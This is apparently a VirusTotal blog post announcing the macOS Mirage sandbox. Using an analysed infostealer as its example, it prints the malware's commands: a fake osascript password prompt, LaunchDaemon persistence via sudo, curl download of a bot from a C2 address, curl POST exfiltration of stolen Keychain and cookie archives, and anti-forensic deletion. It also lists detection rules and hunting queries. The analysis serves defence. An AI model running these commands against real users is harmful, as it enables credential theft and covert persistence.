



In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same time, macOS threat actors have shifted toward native ARM64 binaries, multi-stage social engineering installers, credential-harvesting AppleScripts, and evasive infostealers.
Today, we are excited to introduce macOS Mirage, our brand-new, ground-up dynamic analysis sandbox built natively for Apple Silicon and macOS 26. macOS Mirage replaces Box of Apples as part of the VirusTotal Multi-Sandbox project, delivering high-fidelity behavioral telemetry, automated Sigma behavioral detections mapped to MITRE ATT&CK, and—exclusively within our Private Scanning product offering—full Interactive Live Analysis.
Why We Built macOS Mirage: Beyond Box of Apples
Box of Apples was designed for an era of Intel-based Macs and relied on dtrace scripts to monitor system calls. As macOS evolved, two structural shifts required a completely new approach:
- Native Apple Silicon (ARM64) Execution: Modern macOS applications and malware families are compiled natively for Apple Silicon or distributed as Universal Mach-O binaries. Running modern samples on legacy Intel hardware either fails outright or misses architecture-specific execution paths. macOS Mirage runs natively on bare-metal Apple Silicon hardware with Apple's native virtualization stack and macOS 26, ensuring authentic execution fidelity.
- Modern Kernel-Backed Behavioral Telemetry: In modern macOS releases, System Integrity Protection (SIP) restricts legacy
dtracehooks, and high syscall volumes could cause event drops. macOS Mirage uses modern, kernel-supported macOS security instrumentation to capture process creation, command-line arguments, file system modifications, persistence installation, and access to sensitive credential stores without losing events.
| Capability | Box of Apples (2015 / 2018) | macOS Mirage (2026) |
|---|---|---|
| Hardware Architecture | Intel (x86_64) |
Native Apple Silicon (ARM64) |
| Operating System | OS X 10.11 El Capitan / 10.13 High Sierra | Modern macOS (including macOS 26) |
| Supported Payloads | Intel Mach-O bundles and basic installers | ARM64 & Universal Mach-O, .dmg, .pkg, .app, .sh, .py, PDFs |
| Behavioral Telemetry | Legacy dtrace syscall tracing |
Modern kernel-supported security telemetry & accurate process trees |
| Behavioral Detections | Basic behavior tags | Sigma behavioral rules, MITRE ATT&CK mapping, and YARA scanning |
| Dropped File Analysis | Basic file list | Automated extraction and recursive multi-engine scanning of dropped payloads |
| Network Capabilities | Basic NAT egress | Multi-mode networking (Internet, Simulated INetSim, HTTPS MITM, Tor, VPN) (Private Scanning exclusive) |
| Interactive Control | Automated execution only | Live Mouse, Keyboard & Clipboard Control (Private Scanning exclusive) |
Rich GUI Execution and Persistence Tracking
Many macOS samples package their payloads inside disk images (.dmg) or application bundles (.app) that initialize graphical windows, register background services, or trigger system notifications during execution. macOS Mirage provides full graphics acceleration and desktop monitoring, capturing both visual screenshots and underlying system modifications in real time.


In addition to capturing screenshots to show what a user would see on screen, macOS Mirage automatically monitors security-sensitive locations across the operating system, including:
- Persistence Mechanisms:
LaunchAgents,LaunchDaemons, Login Items, andcronjobs. - Shell & Environment Profiles: Modifications to
.zshrc,.bashrc,.zshenv, and/etc/profile. - Credential & Privacy Stores: Unauthorized access to Keychain databases (
login.keychain-db), browser cookie and credential stores, SSH keys, and the Transparency, Consent, and Control (TCC.db) database. - System & Network Configuration: Changes to
/etc/hosts,/etc/resolv.conf, and/private/etc/sudoers.
New Behavioral Detections with Sigma Rules: Catching a macOS Info-Stealer in Action
To help analysts quickly identify malicious behavior without sifting through thousands of raw file and process events, macOS Mirage evaluates runtime telemetry against a curated library of macOS Sigma rules and maps every detection directly to MITRE ATT&CK techniques.
Let's look at a real-world example of a macOS info-stealer and credential-phishing sample analyzed by macOS Mirage on VirusTotal: be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878
When executed inside macOS Mirage, the binary (unix51436504) performs a multi-stage credential theft and persistence chain:
- AppleScript Password Phishing: The malware invokes
/usr/bin/osascriptto display a deceptive system prompt titled "Password Request" asking the user: "Please enter device password to continue." - Local Credential Validation & LaunchDaemon Persistence: It validates the harvested password against local Directory Services (
dscl . authonly) and invokessudo -Sto copy/tmp/daemonplistto/Library/LaunchDaemons/com.somedaemon.plist. - Keychain, Browser & Notes Harvesting: The sample opens the user's Keychain (
/Users/admin/Library/Keychains/login.keychain-db), Safari cookies (Cookies.binarycookies), Apple Notes database (NoteStore.sqlite), SSH keys (authorized_keys,known_hosts), and.zsh_history, staging the stolen files under/tmp/lksopowhile continuously polling the clipboard viapbpaste. - Secondary Payload Download, Exfiltration & Cleanup: Using
ditto, the malware compresses the staging directory into/tmp/lksopo.zip, exfiltrates the archive via an HTTPPOSTrequest (curl -X POST), downloads a secondary bot payload (curl -o /tmp/binaryexe), and deletes the staging directory (rm -rf /tmp/lksopo) to cover its tracks.

From this single detonation, macOS Mirage automatically generates a high-confidence malicious verdict (macos_osascript_credential_phishing) and triggers 7 distinct Sigma rules spanning the entire attack lifecycle:
| Sigma Rule Name | Severity | MITRE ATT&CK | Matched Behavioral Telemetry |
|---|---|---|---|
macos_osascript_credential_phishing |
High | T1059.002, T1056.002 |
Execution of /usr/bin/osascript displaying fake password prompt: osascript -e set passwen to display dialog "Please enter device password to continue." default answer "" with icon caution |
macos_sensitive_credential_store_access |
High | T1555.001, T1555.003, T1005 |
Unauthorized access by ./unix51436504 to /Users/admin/Library/Keychains/login.keychain-db and Safari Cookies.binarycookies |
macos_esf_sensitive_file_access |
High | T1555.001, T1555.003, T1005 |
Access to /private/etc/sudoers during privileged persistence installation: sudo -S cp /tmp/daemonplist /Library/LaunchDaemons/com.somedaemon.plist |
macos_esf_suspicious_curl_download |
Medium | T1105, T1071.001 |
Downloading secondary stage payload via curl -o /tmp/binaryexe http://193.178.159.129/web/bot |
macos_network_upload_activity |
Medium | T1041, T1567 |
Exfiltrating compressed credential archive via curl -X POST -H buildid: ... --data-binary @/tmp/lksopo.zip http://109.238.87.111/log |
macos_data_destruction_tools |
Medium | T1485, T1070.004 |
Anti-forensic removal of staging directory via rm -rf /tmp/lksopo |
macos_http_tools_with_protocol_indicators |
Low | T1071.001, T1105 |
Automated curl command-line execution with explicit http:// C2 protocol indicators |
Hunting Related Threats with VirusTotal Intelligence Pivots
At the time of analysis, sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 was detected by only 6 out of 76 static antivirus engines. Moreover, during execution inside macOS Mirage, the first-stage dropper downloaded and executed a 12.9 MB universal Mach-O second-stage bot (f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c) alongside a LaunchDaemon persistence property list (d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678, 0/75 AV detections). When that second-stage binary is detonated in isolation, it exits in under a second because it depends on hidden state files (~/.bhost, ~/.phost, ~/.username, ~/.pwd) written to disk by the first-stage dropper. Because macOS Mirage tracks the full multi-stage process tree on macOS 26, analysts can pivot directly on runtime command lines, dropped artifacts, network URI patterns, and Sigma detections across VirusTotal Intelligence to uncover entire clusters of active macOS campaigns. For a complete reference of supported file and behavior query syntax, see the VirusTotal Search Modifiers Full List.

1. Process & Command-Line Pivots (behaviour_processes)
- Custom Exfiltration
curlHeaders: Hunts samples exfiltrating staged archives with custombuildid:andusername:HTTP headers across rotating C2 servers:behaviour_processes:"curl -X POST -H buildid:" - AppleScript Phishing Dialog Variable: Pinpoints samples spawning
osascriptwith thepasswenpassword dialog variable:behaviour_processes:"set passwen to display dialog" - Second-Stage Bot Payload Delivery: Matches command lines downloading the persistent implant from
/web/bot:behaviour_processes:"/web/bot" - Staging Archive Compression via
ditto: Identifies Mach-O stealers compressing harvested credentials in/tmp/using Apple'sdittoutility:behaviour_processes:"ditto -c -k --sequesterRsrc /tmp/" type:macho
2. Dropped File & Hidden State File Pivots (behaviour_files)
- Hidden Bot C2 Configuration in
$HOME: Finds samples writing hidden bot configuration files (~/.bhost,~/.phost,~/.botid) into the user's home directory:behaviour_files:".bhost" - Hidden Second-Stage Bot Executable: Matches samples dropping the persistent second-stage payload to
$HOME/.binaryexe:behaviour_files:".binaryexe" - LaunchDaemon Persistence Plist: Uncovers samples installing system-wide persistence at
/Library/LaunchDaemons/com.somedaemon.plist:behaviour_files:"/Library/LaunchDaemons/com.somedaemon.plist"
3. C2 & Network Pivots (behaviour_network)
- Infrastructure-Agnostic Bot Check-In URI: Matches the
/api/v1/bot/joinsystem/check-in endpoint across all C2 IP addresses:/ behaviour_network:"/api/v1/bot/joinsystem" - Exfiltration Collector Server: Pivots on samples posting stolen Keychain, Safari cookie, and Notes archives to
109.238.87.111:behaviour_network:109.238.87.111 - Second-Stage Bot C2 Server: Pivots on samples retrieving
/web/botand polling/api/v1/bot/actions/on193.178.159.129:behaviour_network:193.178.159.129
4. macOS Mirage Verdict, Sigma & MITRE ATT&CK Pivots
- macOS Mirage Credential Phishing Verdict: Surfaces Mach-O stealers convicted by macOS Mirage's
macos_osascript_credential_phishingdetection across distinct malware builders (commandbuild-*andmacos-stealer-v2-*):sandbox_name:"VirusTotal MacOS Mirage" behaviour:"macos_osascript_credential_phishing" - macOS Mirage
PASSWORD_DIALOGBehavioral Tag: Finds Mach-O binaries displaying deceptive credential prompts during macOS Mirage execution:sandbox_name:"VirusTotal MacOS Mirage" behaviour_tags:PASSWORD_DIALOG type:macho p:5+ - Sigma Suspicious
/tmp/Execution in macOS Mirage: Hunts samples matching Sigma ruleb8017658b8eef8b1293176d76212e600b660d0a36a4f5dc80141324fae360bbf(Potentially Suspicious Execution From Tmp Folder):sandbox_name:"VirusTotal MacOS Mirage" sigma_rule:b8017658b8eef8b1293176d76212e600b660d0a36a4f5dc80141324fae360bbf p:5+ - MITRE ATT&CK Keychain Credential Access (
T1555.001): Identifies Mach-O samples flagged by macOS Mirage for targeting macOS Keychain credentials:sandbox_name:"VirusTotal MacOS Mirage" attack_technique:T1555.001 type:macho p:5+
| Sample / Dropped Artifact SHA-256 | File Name / Role | Static AV | macOS Mirage Verdict |
|---|---|---|---|
be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 |
unix51436504 (Universal Mach-O Stealer) |
6 / 76 | MALWARE / STEALER / PHISHING |
01f9a24bd868a856909db5eb61be6f30939e402fd7dd2e40180ffe2406de5c35 |
chrome (Sibling Universal Mach-O Build) |
6 / 76 | MALWARE / STEALER / PHISHING |
336c1ba08fb64d466e042e16f20bf0d1f3947e4430000be08c2b6698884de028 |
localfile~.arm64 (Native ARM64 Slice) |
9 / 76 | MALWARE / STEALER / PHISHING |
c363180da38cac9e894b158a65eb3ad72eb31c24a6b16c00bbc3bfc276db32d5 |
macos-stealer-v2 (Related Stealer Cluster) |
27 / 76 | MALWARE / STEALER / PHISHING |
f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c |
/private/tmp/binaryexe / .binaryexe (Dropped C2 Bot) |
28 / 76 | Dropped Second-Stage Implant |
d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678 |
/Library/LaunchDaemons/com.somedaemon.plist |
0 / 75 | Dropped Persistence Property List |
Interactive Live Analysis (Exclusive to Private Scanning)
While automated dynamic analysis and Sigma behavioral detections are available on VirusTotal reports, sophisticated macOS threats often require human interaction to detonate completely. Malware may hide behind multi-step custom installer wizards, require a password to unlock a disk image, or pause execution until realistic user input is provided—just like the "Password Request" dialog shown above.
To empower incident responders and malware analysts, Interactive Live Analysis with macOS Mirage is available exclusively as part of our Private Scanning product offering in Google Threat Intelligence and VirusTotal Enterprise:
- Real-Time Mouse & Keyboard Control: Analysts can step directly into the running macOS 26 desktop inside their web browser to click buttons, navigate prompts, open Terminal, or manually interact with suspicious applications.
- Host-to-Guest Clipboard ("Send as Keystrokes"): Analysts can paste passwords, decryption keys, URLs, or terminal commands from their local workstation directly into the sandbox VM as simulated keystrokes.
- Extended Session Timeouts & Network Control: Interactive sessions can run for extended durations (up to 30 minutes) and can be configured with custom network routing modes—including full isolation, simulated internet services, HTTPS MITM inspection, or Tor routing.
- Complete Tenant Privacy: All files, interactive sessions, screenshots, and behavioral reports generated in Private Scanning remain strictly isolated within your organization's private environment and are never shared publicly.


Try It Out and Share Your Feedback

macOS Mirage is part of our ongoing commitment to expanding multi-platform dynamic analysis across VirusTotal and Google Threat Intelligence. To view the new behavioral reports on public samples, navigate to the Behavior tab on any macOS file report in VirusTotal to inspect process trees, file system changes, network activity, screenshots, and Sigma rule matches. Enterprise customers using Private Scanning can select MacOS Mirage directly from the scan configuration dialog to launch automated or live interactive sessions.
If you find any issues or have feature requests, please don't hesitate to contact us.
Happy hunting!